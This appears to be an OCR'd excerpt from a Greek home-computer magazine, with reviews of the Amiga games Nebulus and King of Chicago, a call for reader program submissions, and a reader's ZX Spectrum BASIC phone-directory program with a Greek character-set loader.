Η υπόθεση του ξεκαθαρίσματος είναι αρκετά απλή: στην κορφή κάθε πύργου υπάρχει ένας μηχανισμός αυτοκαταστροφής. Το μόνο που πρέπει να γίνει είναι να τον βάλει κάποιος σε λειτουργία. Μπαίνετε λοιπόν στο υποβρύχιο και αρχίζετε τη διαδρομή σας. Μόλις φτάσετε στον πύργο αρχίζετε την ανάβασή σας. Εδώ θα πρέπει να κάνουμε ιδιαίτερη μνεία στα πολύ καλά γραφικά του προγράμματος καθώς και στον τρόπο παρουσίασής του. Το μονοπάτι που ακολουθείτε πηγαίνει γύρω γύρω απ' τον πύργο ανεβαίνοντας ταυτόχρονα (φανταστείτε το σαν τις βόλτες μιας βίδας). Ταυτόχρονα με την ανάβασή σας ο πύργος γυρίζει, ενώ συγχρόνως υπάρχουν κάποιες πόρτες που σας επιτρέπουν να περνάτε μέσα απ' τον πύργο και να βγαίνετε στην απέναντι μεριά. Φυσικά ο δρόμος προς την κορυφή δεν θα είναι στρωμένος με δάφνες. Αντίθετα θα συναντήσετε τρύπες που σας οδηγούν κατευθείαν στη θάλασσα καθώς και διάφορους άλλους κυρίους που ευχαρίστως θα σας έτρωγαν ψητούς. Ευτυχώς βέβαια που μπορείτε να τους περιποιηθείτε κατάλληλα με το όπλο σας. Μόλις φτάσετε στην κορυφή και βάλετε τον περίφημο μηχανισμό σε λειτουργία περνάτε στον επόμενο πύργο.

Όλα αυτά μέσα στο θαυμάσιο και πολύχρωμο φόντο που διαθέτει το Nebulus που είναι πράγματι ένα πολύ διασκεδαστικό παιχνίδι.

GRAPHICS:	93%
ΗΧΟΣ:	88%
ΕΝΔΙΑΦΕΡΟΝ:	92%
ΑΝΤΟΧΗ ΣΤΟ ΧΡΟΝΟ:	92%
ΓΕΝ. ΕΝΤΥΠΩΣΗ:	94%



KING OF CHICAGO

ΕΙΔΟΣ: STRATEGY GAME
ΥΠΟΛΟΓΙΣΤΗΣ: AMIGA
ΜΟΡΦΗ: ΔΙΣΚΕΤΑ
ΚΑΤΑΣΚΕΥΑΣΤΗΣ:
ΔΙΑΘΕΣΗ: THOMAS SOFT

Η ζωή είναι σκληρή μερικές φορές. Σικάγο γύρω στα 1930-35 και ο Αλ Καπόνε αποτελεί παρελθόν πια για τον κόσμο των γκάνγκστερς, αφού μετράει πόσα κάγκελα έχουν οι πόρτες των κρατικών φυλακών του Σικάγο. Τα πράγματα όμως είναι διαφορετικά έξω, αφού αμέσως μετά τη φυλάκιση του Καπόνε άρχισε η μάχη για τη διαδοχή του. Η πόλη έχει χωριστεί σε τέσσερα κομμάτια, το Ανατολικό, το Δυτικό, το Βόρειο και το Νότιο. Καθένας απ' αυτούς τους τομείς διοικείται από ένα διαφορετικό άτομο που φιλοδοξεί να γίνει αφεντικό ολόκληρης της πόλης.

Εσείς είστε ο Julian, το αφεντικό του Βόρειου τομέα και φυσικά μπαίνετε χοντρά στο παιχνίδι. Το αν θα τα καταφέρετε εξαρτάται από το πόσο καλά θα ελιχθείτε ανάμεσα απ' τους αντιπάλους σας.

Το King of Chicago είναι ένα αρκετά περίεργο παιχνίδι όσον αφορά τον τρόπο παιξίματός του. Παίζετε όχι με joystick, αλλά καθοδηγώντας όλο το παιχνίδι μέσα από τη σκέψη του ανθρώπου που η Amiga σας παρουσιάζει σαν αφεντικό του Βόρειου τομέα.

Τα πράγματα έχουν ως εξής: το παιχνίδι αρχίζει δείχνοντάς σας τις εφημερίδες με την είδηση της φυλάκισης του Αλ Καπόνε. Κατόπιν μπαίνετε στον κυρίως χορό: ο άνθρωπός σας αρχίζει να κάνει διάφορες επαφές με τους άλλους γκάνγκστερς με απώτερο, φυσικά, σκοπό να τους κατατροπώσει. Τώρα όποτε χρειάζεται να παρθεί μια σημαντική απόφαση, ας πούμε αν θα πρέπει να δωροδοκηθεί κάποιος πολιτικός, η Amiga σας εμφανίζει το πρόσωπο του Julian με τρεις εναλλακτικές λύσεις. Τώρα εσείς πρέπει να αποφασίσετε ποιά είναι η καλύτερη και να τη διαλέξετε. Με αυτό τον τρόπο προχωρείτε σε όλη τη διάρκεια του παιχνιδιού και τα αποτελέσματα είναι ανάλογα με το πόσο σωστές ήταν οι ενέργειες που κάνατε. Από την υπόθεση του King of Chicago δεν θα μπορούσαν να λείπουν φυσικά τα πιστολίδια και οι διάφορες συμπλοκές με άλλες συμμορίες. Η έκβαση όλων αυτών των πραγμάτων κρίνεται από το πόσα λεφτά έχετε διαθέσει για τους άντρες σας και τον οπλισμό τους κλπ.

Στη δημιουργία του κατάλληλου κλίματος για το παιχνίδι βοηθάει πολύ και η υπέροχη jazz μουσική που ακούγεται καθ' όλη τη διάρκειά του, καθώς επίσης και το ντύσιμο των «ηθοποιών», αλλά και όλο το στήσιμο των οθονών του προγράμματος. Πάντως το παιχνίδι είναι άλλο ένα προϊόν της νέας αντίληψης για τα παιχνίδια που τα θέλει να μοιάζουν με κινηματογραφικές ταινίες. Το γεγονός αυτό σε συνδυασμό με τη στρατηγική φύση του το κάνει ένα πάρα πολύ δυνατό σύνολο.


GRAPHICS:	89%
ΗΧΟΣ:	96%
ΕΝΔΙΑΦΕΡΟΝ:	94%
ΑΝΤΟΧΗ ΣΤΟ ΧΡΟΝΟ:	95%
ΓΕΝ. ΕΝΤΥΠΩΣΗ:	95%



PIXELWARE

ΠΡΟΓΡΑΜΜΑΤΑ ΓΙΑ ΟΛΟΥΣ

ΕΠΙΜΕΛΕΙΑ: Γ. ΚΥΠΑΡΙΣΣΗΣ




ΕΚΠΑΙΔΕΥΤΙΚΟ


GRAPHICS


ΠΑΙΧΝΙΔΙ



ΕΦΑΡΜΟΓΗ

Το PIXEL, θέλοντας να φέρει στο φως της δημοσιότητας κάποιο από τα καλά προγράμματα που έχετε φτιάξει, σας προσφέρει τη μοναδική ευκαιρία να συμπεριληφθείτε σ' αυτούς που θα αποτελέσουν αύριο, τα θεμέλια του ελληνικού software. Για το σκοπό αυτό, αν δεν έχετε συλλάβει ήδη τη μεγάλη ιδέα που θα σας κάνει διάσημους, επιστρατεύστε τον υπολογιστή σας και πατώντας αποφασιστικά τα πλήκτρα του, κάντε τα καλώδιά του να ανατριχιάσουν... Εμείς, από μέρους μας, αναλαμβάνουμε να δημοσιεύσουμε τα προγράμματά σας τα οποία δεν αποκλείεται να αποτελέσουν την αρχή για μια ανοδική σταδιοδρομία στο συναρπαστικό κόσμο του προγραμματισμού. Βέβαια, εκτός από τη δόξα που κανείς δεν εμίσησε, προσφέρουμε και κάποια χρηματική αμοιβή που είναι **4000** δρχ. Αν βέβαια έχετε φτιάξει κάποιο πρόγραμμα που ξεχωρίζει, θα ανακυρηχθεί πρόγραμμα του μήνα και θα αμοιφθείτε με **8000** δρχ. και τον τίτλο του προγραμματιστή του μήνα.

Για να δημοσιεύσουμε όμως ένα πρόγραμμά σας, πρέπει να ικανοποιούνται κάποιοι όροι που έχουν ως εξής:

1. Το πρόγραμμα πρέπει καταρχήν να είναι δικό σας και όχι «δανεισμένο» από βιβλίο ή περιοδικό. Αν σε κάποιο σημείο υπάρχουν «υπορουτίνες» που αναγκαστήκατε να δανειστείτε από κάποιο άλλο πρόγραμμα, θα θέλαμε να αναφέρεται εμφανώς.
2. Θα πρέπει να συνοδεύεται από ένα κείμενο που θα περιγράφει το πρόγραμμα και μόνο (σε περίπτωση που συνοδεύεται από επιστολή να είναι σε ξεχωριστή κόλα) τη δομή του προγράμματος καθώς και οτιδήποτε άλλο βοηθάει στην άρτια εκτέλεσή του.
3. Θα πρέπει να είναι ελεγμένο πολλές φορές και - αν είναι δυνατόν - να περιέχεται σε μια κασέτα που θα το συνοδεύει. Τυχόν λάθη σε κάποιο πρόγραμμα καθυστερούν ή ματαιώνουν τη δημοσίευσή του και δημιουργούν προβλήματα σε όσους πρόκειται να ασχοληθούν μ' αυτό. (Οι περισσότεροι από σας άλλωστε θα έχετε ζήσει τέτοιες «δύσκολες» ώρες προσπαθώντας να θεραπεύσετε κάποιο πρόγραμμα).
4. Τέλος, το listing πρέπει να είναι καθαρό και ευανάγνωστο και όπου είναι δυνατό να γίνεται διπλό πέρασμα. Δεν πρέπει να υπάρχουν διορθώσεις με στυλό ή άλλη μέθοδο και γενικότερα να μην υπάρχει τίποτ' άλλο εκτός από αυτά που έγραψε ο εκτυπωτής. Αν υπάρχει και κάποιο COPY της οθόνης, ακόμα καλύτερα.

Αν νομίζετε ότι το ταλέντο σας δε θα σας προδώσει, είμαστε έτοιμοι να δημοσιεύσουμε τα δημιουργήματά σας. Μη διστάζετε, περιμένουμε τις προσπάθειές σας...



ΤΗΛΕΦΩΝΙΚΟΣ ΚΑΤΑΛΟΓΟΣ

ZX-SPECTRUM

Το πρόγραμμα που αλλάζει τους Αγγλικούς χαρακτήρες του Spectrum σε Ελληνικούς δεν υπαρχει μέσα στο κυρίως listing του τηλεφωνικού καταλόγου. Σας στέλνω γι᾿ αυτό ένα listing προγράμματος Ελληνικών, που πρέπει να πληκτρολογηθεί και να τρέξει πριν το κυρίως πρόγραμμα. Το πρόγραμμα αυτό, των Ελληνικών, δεν είναι δικό μου.

Περιγραφή κυρίου Προγράμματος

Μόλις τελειώσει το φόρτωμα του προγράμματος, βρισκόμαστε στο αρχικό μενού όπου έχουμε 7 επιλογές. Η πρώτη αφορά την πρόσθεση νέων τηλεφώνων στο αρχείο, η δεύτερη μας οδηγεί σε ένα δεύτερο μενού, απ᾿ όπου βρίσκουμε το τηλέφωνο που μας ενδιαφέρει, με την 3 διαγράφουμε ήαλλάζουμε records από το αρχείο, ενώ με τις 4, 5 και 6 φορτώνουμε το αρχείο στον υπολογιστή, το σώζουμε στην κασέτα και το επαληθεύουμε αντίστοιχα.


Το αρχείο σώζεται στην κασέτα ανά field, γι᾿ αυτό για να το φορτώσουμε πρέπει να περιμένουμε να φορτωθούν και τα τέσσερα fields.

Όσον αφορά το χειρισμό του προγράμματος, υπάρχουν αναλυτικές οδηγίες μέσα στο πρόγραμμα, το οποίο και καθοδηγεί το χρήστη σε κάθε λειτουργία.

Κάτι ακόμα πολύ βασικό. Για να βρίσκει το πρόγραμμα τα ονόματα που του ζητούνται, πρέπει να τα ζητάμε όπως ακριβώς είναι γραμμένα στο αρχείο, δηλαδή, αν είναι γραμμένα με μικρά γράμματα, με μικρά, αν είναι με κεφαλαία, με κεφαλαία. Μπορούμε όμως να ζητήσουμε να μας βρεί records, δίνοντας μόνο μέρος του επιθέτου, του ονόματος ή του τηλεφώνου. Σ᾿ αυτή την περίπτωση θα εμφανιστούν στην οθόνη όλα τα records που το field τους αρχίζει με την πληροφορία που ζητήσαμε.

Οι σειρές 9900-9920 του listing αφορούν κωδικούς του εκτυπωτή, γι᾿ αυτό και μπορούν να παραληφθούν.

Με τιμή
Τσούνης Νικόλαος
Δ΄ ετής φοιτητής Οικονομικών
στο Πανεπιστήμιο Θεσσαλονίκης



SPECTRUM

```
16 CLS
17 REM ENG POKE 23607,60-ELL POKE 23607,250.TONOS GRAPHICS
18 REM
19 CLEAR 64255
20 FOR n=15616 TO 16383: POKE n+16128+32512,PEEK n: NEXT n
25 POKE 23607,250
30 FOR n=1 TO 34: READ s$
35 LET p=31744+32512+(CODE s$-32)*8
40 FOR m=0 TO 7: READ s
45 POKE p+m,s: NEXT m
50 PRINT AT 2,2;"abgdezhuiklmnjoprstyfxcv
": PRINT AT 1,2;"ABGDEZHUIKLMNJOPRSTYFXCV"
55 NEXT n
110 DATA "A",0,24,36,66,126,66,66,0,"G",0,126,64,64,64,64,64,0
120 DATA "D",0,24,36,66,66,66,126,0,"U",0,60,66,126,66,66,60,0
130 DATA "L",0,24,36,66,66,66,66,0,"J",0,126,0,60,0,0,126,0
140 DATA "P",0,126,66,66,66,66,66,0,"R",0,124,66,66,124,64,64,0
150 DATA "S",0,126,32,16,32,64,126,0,"F",0,16,124,146,146,124,16,0
160 DATA "C",0,130,146,146,124,16,16,0,"V",0,60,66,66,60,0,126,0
170 DATA "a",0,0,48,72,72,72,54,0,"b",56,36,56,36,36,56,32,0
180 DATA "g",0,0,68,40,16,40,40,16,"d",12,16,8,56,72,72,48,0
190 DATA "e",0,0,24,32,48,32,24,0,"z",56,14,8,16,8,4,8,8
200 DATA "h",0,0,0,88,36,36,36,4,"u",24,36,36,60,36,36,24,0
210 DATA "k",0,0,36,40,48,40,36,0,"1",48,8,8,8,20,36,66,0
220 DATA "m",0,0,36,36,36,58,32,32
225 DATA "n",0,0,68,68,40,40,16,0
230 DATA "j",56,14,8,56,8,4,8,8
235 DATA "p",0,0,126,36,36,36,36,0
240 DATA "r",0,0,60,34,34,60,32,32
245 DATA "s",0,0,62,72,72,72,48,0
250 DATA "i",0,0,32,32,32,32,24,0
255 DATA "t",0,0,124,16,16,16,12,0
260 DATA "v",0,0,68,68,84,84,40,0
265 DATA "f",0,0,56,84,84,84,56,16
270 DATA "c",0,0,16,84,84,84,56,16
275 DATA "y",0,0,36,36,36,36,24,0
300 FOR n=1 TO 8
305 READ k$: FOR m=0 TO 7
310 READ a: POKE USR k$+m,a: NEXT m
315 NEXT n
320 DATA "a",16,0,48,72,72,72,54,0
325 DATA "e",16,0,24,32,48,32,24,0
330 DATA "h",16,0,88,36,36,36,36,4
335 DATA "q",16,0,0,68,84,84,40,0
340 DATA "i",32,0,32,32,32,32,24,0
345 DATA "u",16,0,36,36,36,36,24,0
350 DATA "o",8,0,28,34,34,34,28,0
355 DATA "s",0,0,28,32,28,2,60,0
380 PRINT AT 2,2;"abgdezhuiklmnjoprstyfxcv
": PRINT AT 1,2;"ABGDEZHUIKLMNJOPRSTYFXCV"
```

SPECTRUM

```
1 REMTSOYNHS NIKOS
2 REM THLEFUNIKOS KATALOGOS
5 DIM E$(100,10): DIM O$(100,6): DIM P$(100,3): DIM T$(100,13)
6 CLS : FOR I=0 TO 31: PRINT AT 0,I;" ";AT 21,I;" ": NEXT I
7 FOR I=0 TO 21: PRINT AT I,0;" ";AT I,31;" ": NEXT I
10 PRINT AT 2,6;"ARXIKO  M E N O Y"
20 PRINT AT 4,2;"1.PROSUESH NEUN THLEFUNUN"
30 PRINT AT 6,2;"2.EYRESH THLEFUNOY"
40 PRINT AT 8,2;"3.DIAG.-ALLAGH STOIXEIUN"
45 PRINT AT 10,2;"4.FORTUSH ARXEIOY APO KASSETA"
47 PRINT AT 12,2;"5.SUSIMO ARXEIOY SE KASSETA"
48 PRINT AT 14,2;"6.EPALHUEYSH ARXEIOY"
50 PRINT AT 17,2;"7.TELOS"
60 PRINT AT 19,5;"DIALEJE ENAN ARIUMO !!!"
70 INPUT CHOOSE
80 IF (CHOOSE<1 OR CHOOSE>7) THEN  GO TO 70
90 GO TO (CHOOSE*500)-400
95 REM
100 CLS : PRINT AT 10,0;"                    GIA NA GYRISETE STO MENOY DUSTE"
110 PRINT AT 11,10;"DEKA (10) A": PAUSE 250
120 FOR I=1 TO 100
130 LET M=I: IF T$(M,1)=CHR$ 32 THEN  GO TO 150
140 NEXT I
150 CLS
160 GO SUB 9000
170 GO SUB 9050
175 IF E$(M)="AAAAAAAAAA" OR E$(M)="aaaaaaaaa" THEN  GO TO 6
180 GO SUB 9070
190 GO SUB 9090
200 GO SUB 9110
210 PRINT AT 18,0;"DIALEJE TON ARIUMO GIA DIVRUVSH"
220 PRINT AT 19,0;"PATHSE TO 0 AN EINAI OLA SVSTA"
230 INPUT SL
240 IF SL=0 THEN  LET M=M+1: PRINT AT 0,15;"AR.EGGRAFHS :";AT 0,28; PAPER
4;M: PAPER 7: PRINT AT 5,18;"          ";AT 7,18;"          ";AT 9,18;"     ";AT 11
,18;"          ": PRINT AT 19,0;"                              ": GO TO 170
250 IF SL<1 OR SL>4 THEN  GO TO 230
255 PRINT AT 19,0;"                              "
260 GO SUB 9050+((SL*20)-20)
270 GO TO 210
300  REM
600 CLS : FOR I=0 TO 31: PRINT AT 0,I;" ";AT 21,I;" ": NEXT I: FOR I=0 TO 21:
PRINT AT I,0;" ";AT I,31;" ": NEXT I: PRINT AT 4,10;"M E N O Y"
610 PRINT AT 7,0;"1.EYRESH THLEFUNOY ME EPIUETO"
620 PRINT AT 9,0;"2.EYRESH STOIXEIUN APO THLEFUNO"
630 PRINT AT 11,0;"3.EYRESH THLEFUNOY ME ONOMA"
640 PRINT AT 13,0;"4.EYRESH THL ME EPIUETO & ONOMA"
650 PRINT AT 15,0;"5.EPISTROFH STO ARXIKO MENOY"
660 PRINT AT 18,6;"DIALEJE ENAN ARIUMO"
670 INPUT CHOOSE2: IF CHOOSE2<1 OR CHOOSE2>5 THEN  GO TO 670
680 GO TO ((CHOOSE2*80)-80)+690
690 CLS : PRINT AT 10,0;"DUSE TO EPIUETO 'H MEROS AYTOY"
700 INPUT  LINE A$: LET LEN1=LEN A$: IF LEN1>10 THEN  LET LEN1=10
705 GO SUB 8000
710 FOR I=1 TO 100
720 IF A$=E$(I,1 TO LEN1) THEN  PRINT AT ROW,0;E$(I);AT ROW,10;O$(I);AT ROW,17;
P$(I);AT ROW,21;T$(I): LET FLAG=1: LET ROW=ROW+1: IF ROW>19 THEN  LET ROW=2: BEE
P .5,20: INPUT  LINE Q$
730 NEXT I
740 GO SUB 8500
750 GO SUB 8700
```

```
760 PAUSE 0: GO TO 600
770 CLS : PRINT AT 10,1;"DVSE TO THLEFVNO 'H MEROS AYTOY"
780 INPUT  LINE B$: LET LEN2=LEN B$: IF LEN2>13 THEN  LET LEN2=13
785 GO SUB 8000
790 FOR I=1 TO 100
800 IF B$=T$(I, TO LEN2) THEN  PRINT AT ROW,0;E$(I);AT ROW,10;O$(I);AT ROW,17;P
$(I);AT ROW,21;T$(I): LET FLAG=1: LET ROW=ROW+1: IF ROW>19 THEN  LET ROW=2: BEEP
 .5,20: INPUT  LINE Q$
810 NEXT I
820 GO SUB 8500
830 GO SUB 8700
840 PAUSE 0: GO TO 600
850 CLS : PRINT AT 10,1;"DVSE TO ONOMA 'H MEROS AYTOY"
860 INPUT  LINE C$: LET LEN3=LEN C$: IF LEN3>6 THEN  LET LEN3=6
865 GO SUB 8000
870 FOR I=1 TO 100
880 IF C$=O$(I, TO LEN3) THEN  PRINT AT ROW,0;O$(I);AT ROW,7;E$(I);AT ROW,17;P$
(I);AT ROW,21;T$(I): LET FLAG=1: LET ROW=ROW+1: IF ROW>19 THEN  LET ROW=2: BEEP
.5,20: INPUT  LINE Q$
890 NEXT I
900 GO SUB 8500
910 GO SUB 8700
920 PAUSE 0: GO TO 600
930 CLS : PRINT AT 10,1;"DVSE PRVTA TO EPIUETO KAI META"'"      TO ONOMA 'H MEROS
AYTVN"
940 INPUT  LINE D$: INPUT AT 0,16; LINE F$: LET LEN4=LEN D$: LET LEN5=LEN F$: I
F LEN4>10 THEN  LET LEN4=10
945 IF LEN5>6 THEN  LET LEN5=6
946 GO SUB 8000
950 FOR I=1 TO 100
960 IF (D$=E$(I, TO LEN4) AND F$=O$(I, TO LEN5)) THEN  PRINT AT ROW,0;E$(I);AT
ROW,10;O$(I);AT ROW,17;P$(I);AT ROW,21;T$(I): LET FLAG=1: LET ROW=ROW+1: IF ROW>
19 THEN  LET ROW=2: BEEP .5,20: INPUT  LINE Q$
970 NEXT I
980 GO SUB 8500
990 GO SUB 8700
1000 PAUSE 0: GO TO 600
1010 GO TO 6
1100 CLS : PRINT AT 5,0;" DVSE TO EPIUETO 'H TO ONOMA"'"         'H KAI TA DYO": P
AUSE 250
1110 CLS : PRINT AT 3,0;"GIA NA PATE STO MENOY DVSTE 'O'": PRINT AT 16,2;"EPIUET
O :": INPUT  LINE K$: IF K$="O" THEN  GO TO 6
1115 PRINT AT 16,11;K$;AT 18,15;"ONOMA :": INPUT  LINE R$: PRINT AT 18,22;R$
1120 LET W1=LEN K$: LET W2=LEN R$: LET FLAG=0: LET JRF=0
1130 IF W1>10 THEN  LET W1=10
1140 IF W2>6 THEN  LET W2=6
1150 CLS : GO SUB 9000
1155 IF CODE K$=0 OR K$=STR$ 32 THEN  LET JRF=1
1156 IF CODE R$=0 OR CHR$ 32=R$ THEN  LET JRF=2
1160 FOR I=1 TO 100
1170 IF JRF=1 THEN  GO TO 1200
1180 IF JRF=2 THEN  GO TO 1220
1190 IF JRF=0 THEN  IF (K$=E$(I,1 TO W1) AND R$=O$(I,1 TO W2)) THEN  LET FLAG=1:
 GO TO 1230
1200 IF JRF=1 THEN  IF R$=O$(I,1 TO W2) THEN  LET FLAG=1: GO TO 1230
1220 IF JRF=2 THEN  IF K$=E$(I,1 TO W1) THEN  LET FLAG=1
1230 IF FLAG=1 THEN  PRINT AT 5,18;E$(I);AT 7,18;O$(I);AT 9,18;P$(I);AT 11,18;T$
(I): PRINT AT 18,0;" D=DIAGRAFH,A=ALLAGH,E=EPOMENO "'"          O=ENTAJI  ": INPUT
 LINE Q$: GO TO 1250
```

```
1240 GO TO 1300
1250 IF Q$="D" OR Q$="d" THEN  LET P$(I)="   ": LET O$(I)="      ": LET E$(I)="
      ": LET T$(I)="             ": GO TO 1100
1260 IF Q$="A" OR Q$="a" THEN  PRINT AT 18,0;"DIALEJE TON ARIUMO GIA DIURUVSH"'"
                          ": INPUT SL: IF SL<1 OR SL>4 THEN  GO TO 1260
1270 IF Q$="A" OR Q$="a" THEN  GO SUB 9130+(SL*20)-20: GO TO 1230
1280 IF Q$="O" THEN  GO TO 1100
1290 IF Q$="E" OR Q$="e" THEN  NEXT I
1300 NEXT I
1310 GO SUB 8700: INPUT  LINE G$: GO TO 1100
1599 REM
1600 LOAD "EPIUETA" DATA E$()
1610 LOAD "ONOMATA" DATA O$()
1620 LOAD "PLHROFORIA" DATA P$()
1630 LOAD "THLEFVNA" DATA T$()
1640 GO TO 6
2099 REM
2100 SAVE "EPIUETA" DATA E$()
2110 SAVE "ONOMATA" DATA O$()
2120 SAVE "PLHROFORIA" DATA P$()
2130 SAVE "THLEFVNA" DATA T$()
2140 GO TO 6
2599 REM
2600 VERIFY "EPIUETA" DATA E$()
2610 VERIFY "ONOMATA" DATA O$()
2620 VERIFY "PLHROFORIA" DATA P$()
2630 VERIFY "THL/FVNA" DATA T$()
2640 GO TO 6
3099 REM
3100  CLS : PRINT AT 10,0;"EISAI SIGOYROS ? (1=NAI,0=OXI)"
  3110 INPUT CHOOSE4
  3120 IF CHOOSE4<0 OR CHOOSE4>1 THEN  GO TO 2610
  3130 IF CHOOSE4=0 THEN  GO TO 6
  3140 RANDOMIZE USR 0
  8000 CLS : PRINT AT 0,1;"EPIUETO";AT 0,10;"ONOMA";AT 0,17;"PLR";AT 0,21;"THLEFVN
O": LET ROW=2: LET FLAG=0: RETURN
  8500 IF FLAG=1 THEN  PRINT AT 21,2;"TELOS EMFANISHS,PATHSE KATI"
  8510 RETURN
  8700 IF FLAG=0 THEN  CLS : PRINT AT 9,0;"TA STOIXEIA AYTA DEN YPARXOYN"'"    PA
THSE ENA PLHKTRO"
  8710 RETURN
  8999 REM
  9000 PRINT AT 5,3;"1.EPIUETO      :";AT 7,3;"2.ONOMA         :";AT 9,3;"3.PLHROFORI
ES :";AT 11,3;"4.THLEFVNO    :": RETURN
  9049 REM
  9050 PRINT AT 18,0;"PARAKALV DVSTE TO EPIUETO-10    ": INPUT AT 0,0; LINE E$(M)

  9060 PRINT AT 5,18;E$(M): RETURN
  9070 PRINT AT 18,0;"PARAKALV DVSTE TO ONOMA-6       "
  9080 INPUT AT 0,11; LINE O$(M): PRINT AT 7,18;O$(M): RETURN
  9090 PRINT AT 18,0;"PARAKALV DVSTE PLHROFORIES-3    "
  9100 INPUT AT 0,18; LINE P$(M): PRINT AT 9,18;P$(M): RETURN
  9110 PRINT AT 18,0;"PARAKALV DVSTE TO THLEFVNO-13   "
  9120 INPUT AT 0,19; LINE T$(M): PRINT AT 11,18;T$(M): RETURN
  9130 PRINT AT 18,0;"PARAKALV DVSTE TO EPIUETO-10    ": INPUT AT 0,0; LINE E$(I)


  9140 PRINT AT 5,18;E$(I): RETURN
  9150 PRINT AT 18,0;"PARAKALV DVSTE TO ONOMA-6       "
  9160 INPUT AT 0,11; LINE O$(I): PRINT AT 7,18;O$(I): RETURN
  9170 PRINT AT 18,0;"PARAKALV DVSTE PLHROFORIES-3    "
  9180 INPUT AT 0,18; LINE P$(I): PRINT AT 9,18;P$(I): RETURN
  9190 PRINT AT 18,0;"PARAKALV DVSTE TO THLEFVNO-13   "
  9200 INPUT AT 0,19; LINE T$(I): PRINT AT 11,18;T$(I): RETURN
  9900  LPRINT CHR$ 27;"C";CHR$ 66
  9910 LPRINT CHR$ 27;"R";CHR$ 3
  9920 LPRINT CHR$ 27;"N";CHR$ 5
```

ΤΟ ΠΡΟΓΡΑΜΜΑ ΤΟΥ ΜΗΝΑ

AMSTRAD



SPACE ATTACK



Το πρόγραμμα αυτό είναι για τους AMSTRAD CPC 464, 6128. Είναι απλό στη δομή του, αλλά θέλει λίγη προσοχή στα DATA που είναι για τα γραφικά. Το πρόγραμμα έχει τρία επίπεδα δυσκολίας: Το πρώτο (μέχρι 100 πόντους) είναι σχετικά εύκολο, από τους 100-200 είναι το δεύτερο επίπεδο (ο εχθρός ρίχνει πιο γρήγορα) και από τους 200 και μετά τα πράγματα δυσκολεύουν ακόμη περισσότερο (ειδικά μετά τους 300).

